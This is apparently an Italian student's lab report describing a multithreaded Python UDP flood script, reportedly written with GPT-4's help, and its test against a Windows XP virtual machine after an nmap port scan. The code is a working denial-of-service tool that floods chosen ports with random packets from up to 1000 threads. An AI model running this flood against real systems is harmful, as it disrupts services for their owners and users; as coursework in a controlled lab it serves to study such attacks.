Report consegna S6L3


Inizialmente mi sono documentato su come struttrare al meglio il programma python per ottenere questo tipo di attacco.
con l'aiuto di gpt4 ho creato questo codice

```python
def get_ports():
    while len(ports) < 5:
        try:
            port = int(input(f"Inserisci la porta {len(ports) + 1} (range 1-65535): "))
            if 1 <= port <= 65535:
                if port in ports:
                    print("Porta già inserita, inserisci una porta diversa.")
                    continue
                ports.append(port)
            else:
                raise ValueError("La porta deve essere compresa tra 1 e 65535.")
            if len(ports) == 5 or input("Aggiungere un'altra porta? (s/n) ") != 's':
                break
        except ValueError as e:
            print(f"Errore: {e}")
    return ports

# Variabile globale per controllare l'esecuzione dei thread
running = True

def flood(ip_target, ports):
    global running
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    bytes = random._urandom(1470)  # Pacchetto di 1470 byte per avvicinarsi all'MTU
    try:
        while running:
            porta = random.choice(ports)
            sock.sendto(bytes, (ip_target, porta))
    except Exception as e:
        print(f"Errore: {e}")
    finally:
        sock.close()

def signal_handler(signal, frame):
    global running
    print('Interrotto! Attendere mentre i thread si fermano.')
    running = False

def main():
    global running
    signal.signal(signal.SIGINT, signal_handler)

    while True:
        ip_target = input("Inserisci l'indirizzo IP del target: ")
        if is_valid_ipv4_address(ip_target):
            break
        else:
            print("Indirizzo IP non valido. Riprova.")

    ports = get_ports()
    num_threads = int(input("Inserisci il numero di thread da utilizzare (1-1000): "))

    # Creazione e avvio dei thread
    threads = []
    for _ in range(num_threads):
        t = threading.Thread(target=flood, args=(ip_target, ports))
        t.start()
        threads.append(t)

    for thread in threads:
        thread.join()

if __name__ == "__main__":
    main()
```


Questo codice è progettato per eseguire un attacco UDP Flood contro un indirizzo IP specificato. Utilizza il multithreading per inviare una grande quantità di traffico di rete e implementa meccanismi per gestire l'arresto pulito tramite segnali.

---

successivamente ho fatto una scansione con nmap verso la macchina windows xp per verificare le porte aperte da poter utilizzare:



successivamente ho fatto partire il mio script come si vede nell'immagine cercando di far partire l'attacco su più porte.



Nonostante l'utilizzo del multithreading e dell'attacco distribuito verso più porte, l'utilizzo della cpu non supera il 50%, questo è dovuto al fatto che avendo un processore di ultima generazione capace di gestire in maniera molto efficente il multithreading,
anche una sola CPU virtualizzata assegnata alla macchina virtuale Windows XP può influenzare la capacità del sistema di resistere a un attacco di tipo UDP Flood.

i test in futuro verranno eseguiti su una macchina meno potente per verificare le differenze.